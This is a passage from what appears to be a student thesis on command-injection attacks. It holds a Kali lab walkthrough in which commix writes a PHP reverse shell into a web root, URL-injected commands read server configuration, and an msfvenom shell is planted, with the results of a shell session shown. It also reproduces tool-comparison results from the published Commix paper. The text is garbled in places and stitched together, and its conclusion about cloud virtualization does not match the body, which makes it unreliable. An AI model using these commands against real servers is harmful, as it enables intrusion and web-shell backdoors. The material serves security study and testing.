


```
┌──(root㉿kali)-[~kali/Desktop/php-reverse-shell]
└─# commix -u http://192.168.152.137/authg\?c\=id --file-write='/home/kali/Desktop/shell.php' --file-dest='/var/www/html/shell.php'
```

Figure 23: php reverse shell session command

Source: Self

The next is to execute the reverse shell.php execution file in the browser. In the figure 23 shown, the Mozilla Firefox browser shell.php file has executed well, and we can see our edited code in the output. But in the background, this file is executed with the reverse TCP shell connection created and the victim has nothing to know about it, like there is a process running in the background for the reverse shell connection.



Applications
Places
Firefox ESR
192.168.152.137/shell.php
192.168.152.137/shell.php
http://192.168.152.137/shell.php
For quick access, place your bookmarks here on the bookmarks toolbar. Manage bookmarks…

heloo heloo heloo heloo

Figure 24: browser connection check

Source: Self

In the figure 24 above, it is clear that a connection has been made when the shell.php file is run in the browser. It’s a php webpage file and its server in the output is shown heloo word in the file. This is custom built in the reverse shell.php file. It created a reverse shell in the background on the attacker machine. Reverse Shell creates a backdoor in the system, easily interprets commands, and obtains all types of information Through this reverse shell attack, we can also see all the port configurations and details on the server. The attacker can easily identify which ports are open and closed on the victim machine.



```
l zip 6/ddp # Zone Information Protocol #====================================
=========== # Kerberos (Project Athena/MIT) services kerberos4 750/udp kerber
-server 752/udp passwd_server # Kerberos passwd server krb-prop 754/tcp krb_pr
 hostmanager iprop 2121/tcp # incremental propagation supfilesrv 871/tcp # Sof
/tcp # Eudora poppassd 106/udp moira-db 775/tcp moira_db # Moira database moir
tcp # skk jisho server port predict 1210/udp # predict -- satellite tracking 
 # GNU Finger frox 2121/tcp # frox: caching ftp proxy zebrasrv 2600/tcp # zeb
gpd vty (zebra) ospf6d 2606/tcp # ospf6d vty (zebra) ospfapi 2607/tcp # OSPF-
tcp # FAX transmission service (old) hylafax 4559/tcp # HylaFAX client-server 
atd pcrd 5151/tcp # PCR-1000 Daemon noclog 5354/tcp # noclogd with TCP (nocol)
 service nrpe 5666/tcp # Nagios Remote Plugin Executor nsca 5667/tcp # Nagios
C5425] sane-port 6566/tcp sane saned # SANE network scanner daemon ircd 6667/t
aemon 8990/tcp # Common lisp build daemon xinetd 9098/tcp mandelspawn 9359/udp
ces (Kerberos) amandaidx 10082/tcp # amanda backup services amidxtape 10083/tc
uster membership services daemon sgi-crsd 17002/udp sgi-gcd 17003/udp # SGI Gr
xd 20012/udp binkp 24554/tcp # binkp fidonet protocol asp 27374/tcp # Address 
lnet fido 60179/tcp # fidonet EMSI over TCP # Local services

commix(os_shell) >
```

Figure 25: reverse shell connection terminal access.

Source: Self

and this is a very easy way to recognize for the attacker, like how to perform an attack on the victim machine and how to enter into the victim machine's system, so the attacker can easily breakdown into the victim system. It's very dangerous that with the help of this information, an attacker can easily totally damage the files and data on a victim's machine.

5 Result and Discussions

In this part, we examined Commix's capabilities in terms of both detection and exploitation.
In order to achieve this goal, we have carried out three separate sets of tests. During the initial round of testing, we compared Commix to a number of applications that were designed to be insecure. That is to say, the command injection flaws that These applications are known for their useful features. A priority, and we will test Commix to see if it can identify them. During the second round of tests, we compared the discovery and abuse capabilities of Commix to those of a number of other devices. Within the third and final series of exploratory test ,
Commix was put through its paces against real-world apps in an effort to identify 0-day command injection vulnerabilities.

5.1 To begin with set of tests: applications for the virtual-lab

In order to carry out the initial series of tests, we have amassed a collection of free and open-Source web applications that are inclined to command infusion vulnerabilities. Website applications that are susceptible to security breaches are also referred to as "virtual-lab" applications. This is due to the fact that the primary objective of these applications is to provide a secure and legitimate setting in which software developers can understand and learn about web application security. Additionally, these applications make it easier for security experts to test the adequacy of their claim tools The vulnerabilities that are exploited in command injection attacks may, in many instances, correlate to more than one approach. This means that more than one way can be used to take advantage of the same weakness.
Damn Vulnerable Web App (DVWA) is a web application written in PHP and MySQL that is available for free and open source. It supports three different levels of security: low, medium, and high. The low level is intended to replicate a website with absolutely no security at all; the

medium level is intended to simulate a website that conducts input validation but is still vulnerable; and the high level is intended to be secure and cannot be abused in any way. When the security level was set to low, Commix was able to successfully identify and exploit vulnerabilities of the prototypal results-based, time-based dazzle, and file-based semi-blind command injection types when the security level was set to low. In the medium security level that followed, Commix was able to misuse the powerless application through traditional results-based, time-based blind, and file-based semi-blind command infusion assaults. These attacks were successful despite the fact that some security measures had been implemented, such as character blacklisting. The "ip" POST parameter of the "vulnerabilities/exec/" directory was where each and every vulnerability was discovered. In conclusion, it is important to point out that Commix did not find any vulnerabilities at the high security level, which was to be expected given that this level is not intended to be vulnerable to exploits.

Extremely buggy web app (BWAPP): BWAPP stands for "very buggy web app," and it includes two web applications that are susceptible to command injections. Along the same lines as DVWA, BWAPP also offers support for three distinct levels of security: low, medium, and high. These levels range from utterly insecure to completely safe. In the first online application, the low security level allowed for the successful identification of traditional result-based, time-based blind, and file-based semi-blind exploitable command injection vulnerabilities. These flaws might be exploited by malicious users. Moreover, at the medium security level, despite the implementation of certain security measures (such as character blacklisting), Commix identified traditional results-based, time-based blind, and file-based semi-blind exploitable command injection vulnerabilities. These flaws could have resulted in the compromise of sensitive data. The POST option known as "target" found on the "commandi.php" page is where the vulnerabilities were detected. On the other hand, only time-based blind command injection vulnerabilities and file-based semi-blind command injection vulnerabilities were found in the second web application. This was the case for both the low and medium security levels. The POST option known as "target" on the "commandi blind.php" page was where the vulnerabilities for the second challenge were located and discovered. It is important to emphasise once more that Commix did not find any exploitable vulnerabilities in the system while it was set to the highest security level.

OWASP Mutillidae II is a web application that is intentionally made vulnerable and is available for free and open source. As was mentioned earlier, the OWASP Mutillidae framework has three distinct levels of security: low, medium, and high. Commix discovered vulnerabilities in the system at the low security level that were classified as prototypal results-based, the time-based blind, and the file-based semi-blind command injection. Commix was able to exploit the vulnerable application at the medium security level despite the fact that some security measures had been implemented (such as character blacklisting). The attacks that were used were the classic results-based, time-based blind, and file-based semi-blind command injection attacks. The “target host” POST parameter of the “dns-lookup.php” file was where all of the vulnerabilities were discovered. Commix did not locate any vulnerabilities that might be exploited while operating at a high security

alternative set of experiments: Comparison with other tools

In alternative set of experiments, we have compared the detection and exploitation capabilities of Commix with other tools. In particular, we have evaluated Commix against two commercial web

Table: Comparison with other tools

	W3af	**Arachni**	**Netsparker**	**Acunetix**	**Commix**
Classic.php	✓	✓	✓	✕	✓
Eval.php	✓	✓	✓	✓	✓
Blind.php	✓	✓	✓	✕	✓
Double_blind.php	✓	✓	✓	✕	✓
cookie(classic).php	✕	✓	✕	✕	✓
referer(classic).php	✕	✓	✕	✕	✓
no_space.php	✕	✕	✓	✕	✓
no_multiple_characters.php	✕	✕	✕	✕	✓
Classic.aspx	✓	✕	✓	✓	✓
Blind.aspx	✓	✕	✓	✕	✓
Exploitation	✕	not supported	not supported	not supported	not supported

- vulnerability scanners, which are Netsparker (trial version 4.8.1.14376), and Acunetix (trial version 11.0.171101535), as well as two open-source tools, which are Arachni (version 1.5.1-0.5.12) and W3af (version 1.7.6). More specifically, the vulnerable web applications are:

• The "classic.php" file is responsible for executing the ping command and printing the results to network IP address that is surpassed to the application through the "addr" parameter of the GET request.

• In order to print the value of the "name" GET parameter, the eval.php file accepts the value of the "name" GET parameter and passes it as an argument to the "eval()" function.

- The blind.php file accepts an IP address as an argument through the use of the GET "addr" parameter, and it then runs a ping command over that IP address as the primary parameter. In this scenario, the application will not return the results of the execution of the ping command, but rather it will only return a message indicating whether or not the ping operation was successful.

- Double blind.php accepts an IP address as an argument through the use of the GET "addr" parameter, and it then does a background operation of pinging the IP address using the given parameter. The application does not produce anything that may be considered informative in relation to the outcomes of the execution of the ping command..

- cookie(classic).php is responsible for executing and printing the results of the ping command, which requires an IP address as an argument. This IP address is supplied to the programme by means of the "addr" cookie value.

- The ping command that takes an IP deal with as a controversy is executed, and the output of that command is printed, by the Referer (classic).php file. The IP address is passed to the application by the Referer HTTP header.

- The ping operation is carried out and its output is printed by the no space.php file, which uses an IP address that is passed to the application by the "addr" parameter of the POST request.

- no_space.php executes and prints the output of the ping command using an IP address that is provided to the application via the POST “addr” parameter. The application filters and strips the space character (“ ”) from the user input.

- no_multiple_characters.php The application filters the input from the user and removes certain characters, including the space character, as well as the characters ";"," |,"," &," and "$." The purpose of the analysis was to determine not just the detection capabilities of the tools that were being compared, but also their exploitation capabilities (in case the tool supports such a functionality). Based on the results of the comparison table, we can see that Commix was able to identify and exploit each vulnerable application that was part of the testbed. On the other hand, the detection capabilities of the remainder of the tools are complementary to one another, which may be understood in the sense that different tools detect a variety of vulnerabilities. Arachni, for instance, was able to detect cookie(classic). php and referrer(classic). php, but it was unable to detect classic.aspx and blind.aspx. Netsparker, on the other hand, was able to the detect these ASP.NET-based command injections. Commix was the sole tool that detected the vulnerability in the no multiple.

- characters.php file. Other tools looked for it but did not find it. In addition, we have found that W3af, which is also an exploitation tool, was unable to successfully exploit any of the vulnerabilities that were uncovered, whereas Commix was able to successfully exploit all of the vulnerabilities.

The third round of experiments consisted of: applications in the real scenario.

During the third round of testing, we compared Commix to several real-world applications in an effort to identify zero-day vulnerabilities. Because of this, we chose and downloaded from GitHub a collection of 10 PHP applications that execute back-end OS commands utilising the PHP system(), exec(), or eval() functions, based on data that was supplied by a user through GET or POST parameters. The applications were based on the fact that the data was provided by the user. Five of the ten PHP applications that were examined by Commix were found to contain zero-day vulnerabilities. Tantium Generator is a free and open-source password generator that enables users to generate passwords that are secure, easy to remember, and customised to their needs. You can locate the page for the generator on the website. A Python script known as "algorithm.py" is run through "shell exec()" on the page "generate.php," which is where the password generating takes place. The "input" argument is used to feed the script the information it needs.recommendation process This practical part is about the command injection vulnerability in the Apache website. I have performed this practical with two Linux machines. One is used for Kali Linux, which is used for the attacker machine, and the other one is used for Ubuntu Linux machine, which is used for the victim machine, and the practical is performed in two different ways. Through the Apache website, we can exploit the root shell of the target Apache server computer. Here we used the commix tool for the command injection tool to get a reverse shell for the victim computer machine and tried two folds.

Fold 1 examination:

Step 1: Install the Apache server and then install and install the Apache development packages. This package is used by the Apache web developer. So, with the use of this Apache web server, web developers can develop websites more quickly and add additional features to the webserver.

Step 2: Installed the Apache rootkit vulnerable code, so that this code is written in C. And Though the apxs extension can find the library file path for this rootkit, after finding the library file path, we need to run this vulnerable code in Apache to load the necessary modules in Apache with the changes in Apache configuration files. So, we will go to the victim computer and open the Apache default webpages, and in the webpage URL we will use the authg?c=whoami whoami is the command to check who is logged on to the server. To use fewer commands within authg, use the whoami command. authg?c=less /etc/php/7.4/apache2/php.ini file to check the entire configuration files in text format, which is the most serious issue for the webserver, because if an attacker can easily understand the webserver configuration and all the necessary settings, they can easily hack the system.

Step 4: To get a reverse shell-like Kali Linux, there is a tool called the commix tool. Try to get the reverse shell for the victim webserver machine.

Step 5: Finally, with commix, we got the reverse shell and using this reverse shell we can see all the Apache configuration files and other operations like it’s a normal thing, like if we are getting the root permission of any webserver, then we can do whatever we want because it’s about the admin privileges.

Fold 2 examination:

Step 1: In this second part, we created a meterpreter session for the reverse shell through the msfvenom utility in Kali Linux to use the php shell configuration files in the code.

Step 2: Generated the php reverse shell configuration file from the msfvenom exploit and the php code injected within the exploit, compromising the victim computer system's security.

Step 3: Copy this reverse shell file from the Kali (attacker) machine to the Ubuntu (victim) machine. So, we can easily break the security system and we can upload it successfully.

Step 4: To see if it is working in the web browser in Kali Machine, we opened the shell.php file and got the hello hello hello screen output.

Step 5: Get the output in the browser like hello for the normal user (client side), but in the background it is going to give the php reverse root shell for the attacker kali machine.

Step 6: Following this, obtain the PHP reverse shell from Commix and obtain the PHP reverse shell. Through the reverse shell, the configuration file with the less or cat command data and other necessary operations So, we can understand the security loopholes and how to break the Apache webserver security and all.

5.2 Limitations and future scope

The primary focus of upcoming virtualization trends will be on innovative technology breakthroughs with the objective of enhancing both isolation and performance. An opportunity to increase the safety and dependability of cloud computing exists in the form of the efficient virtualization of distributed heterogeneous computing.

6 Conclusions

The goal of labor offered on this thesis is to discover a new vulnerability withinside the present community structure of cloud computing may be exploited. Additionally, advent of latest VM assaults along with their empirical evaluation and characterization in main cloud computing structure has been offered. The countermeasure answers of those attacks have additionally been proposed. The analytical want of main cloud systems, and their blessings for enhancing studies and technical manner inside the cloud computing place are mentioned in detail. Particularly, this study presents an investigation and technique to illustrate the architectural components within the cloud computing environment. While cloud computing is providing basis of services in our daily life, it continues to evolve and offers new concepts and capabilities. Meanwhile, new attacks will target on the new features and take advantage of them. In order to keep up with the cycle of threats and mitigation, we need to leverage these new capabilities for securing the cloud. Input validation and data escaping are the two most significant programming approaches for preventing command injection vulnerabilities. These two techniques are: input validation and data escaping. The first term, "input validation," describes the procedure of filtering potentially harmful characters out of the input data. This can also be stated as "removal." On the other hand, the latter (also known as "escaping input data") is used to render potentially harmful characters as plain text strings so that they are not interpreted by the operating system as special characters. This prevents the OS from being able to carry out injected commands that could be harmful. In comparison to other tools of its kind, Commix has superior capabilities for both detecting and exploiting vulnerabilities. In conclusion, Commix was successful in identifying multiple zero-day command injection vulnerabilities in real-world apps. From the previous analysis, we can deduce that Commix achieves better detection results compared to similar web scanning tools. On the other hand, a possible drawback of Commix lies to the fact that the time required to complete the detection procedure can be significant, since the tool performs several tests to conclude whether an application is vulnerable or not to command injections. Moreover, another possible drawback is that we cannot eliminate false alarms completely, especially for time related attacks, due to unpredictable and uncontrollable behaviour of network delays.

7 References

AlHamad, H. A. (2019 , Jan). *Virtualization Security Issues in Cloud Computing Environments.* Retrieved from researchgate.net: https://www.researchgate.net/publication/331197914_A_Taxonomy_of_Virtualization_Security_Issues_in_Cloud_Computing_Environments

Chen, L. (2020). Research-on-Virtualization-Security-in-Cloud-Computing. In researchgate.net. https://www.researchgate.net/publication/341163361_Research_on_Virtualization_Security_in_Cloud_Computing/fulltext/5eb19d7345851592d6ba7a76/Research-on-Virtualization-Security-in-Cloud-Computing.pdf.

Chen, L. (2020). *Research-on-Virtualization-Security-in-Cloud-Computing.* Retrieved from researchgate.net: https://www.researchgate.net/publication/341163361_Research_on_Virtualization_Security_in_Cloud_Computing/fulltext/5eb19d7345851592d6ba7a76/Research-on-Virtualization-Security-in-Cloud-Computing.pdf

cloud-computing. (2018 , March). *redhat.* Retrieved from www.redhat.com: https://www.redhat.com/en/topics/cloud-computing/public-cloud-vs-private-cloud-and-hybrid-cloud

Kunze, M. (2018, August). *257013928_High_performance_cloud_computing.* Retrieved from www.researchgate.net: https://www.researchgate.net/publication/257013928_High_performance_cloud_computing

Mahjani, A. (2015). Security Issues of Virtualization in Cloud. In A. Mahjani, *Security Issues of Virtualization in Cloud* (pp. book article 19-29).

Mewada, S. (2018). *Analysis-of-major-issues-of-cloud-computing.* Retrieved from researchgate.net: https://www.researchgate.net/publication/311103766_Security_Based_Model_for_Cloud_Computing

Mirzoev, D. T. (2014, April). *261475531_Securing_Virtualized.* Retrieved from researchgate.net: https://www.researchgate.net/publication/261475531_Securing_Virtualized_Datacenters

profsandhu. (2014). *https://profsandhu.com/cs6393_s14/csur_virt_2013.pdf.* Retrieved from profsandhu.com: https://profsandhu.com/cs6393_s14/csur_virt_2013.pdf

Roy, S. (2020, June). *Cloud_Computing_Architecture.* Retrieved from researchgate.net: https://www.researchgate.net/publication/341788106_Cloud_Computing_Architecture_Services_Deployment_Models_Storage_Benefits_and_Challenges

Roy, S. (2020, June). *Cloud_Computing_Architecture*. Retrieved from researchgate.net: https://www.researchgate.net/publication/341788106_Cloud_Computing_Architecture_Services_Deployment_Models_Storage_Benefits_and_Challenges

Roy, S. (2020, June). *Cloud_Computing_Architecture*. Retrieved from researchgate.net: https://www.researchgate.net/publication/341788106_Cloud_Computing_Architecture_Services_Deployment_Models_Storage_Benefits_and_Challenges

Roy, S. (2020, June). *Cloud_Computing_Architecture*. Retrieved from researchgate.net: https://www.researchgate.net/publicatio

n/341788106_Cloud_Computing_Architecture_Services_Deployment_Models_Storage_Benefits_and_ChallengesShallal, Q. M. (2016 , March). *SERVICE_MODELS_A_COMPARATIVE_STUDY.* Retrieved from researchgate.net: https://www.researchgate.net/publication/333117926_CLOUD_COMPUTING_SERVICE_MODELS_A_COMPARATIVE_STUDY

Vacca, J. R. (September, 2020). *Cloud Computing Security Taylour & Fransic Group.* Ohio.

Xenakis, C. (2018, February). *Commix: Automating Evaluation and.* Retrieved from www.recred.eu.

Xenakis, C. (2018, February). *Automating Evaluation and Exploitation of Command Injection.* Retrieved from recred: https://www.recred.eu/sites/default/files/commix-automating_evaluation_and_exploitation_of_command_injection_vulnerabilities_in_web_applications.pdf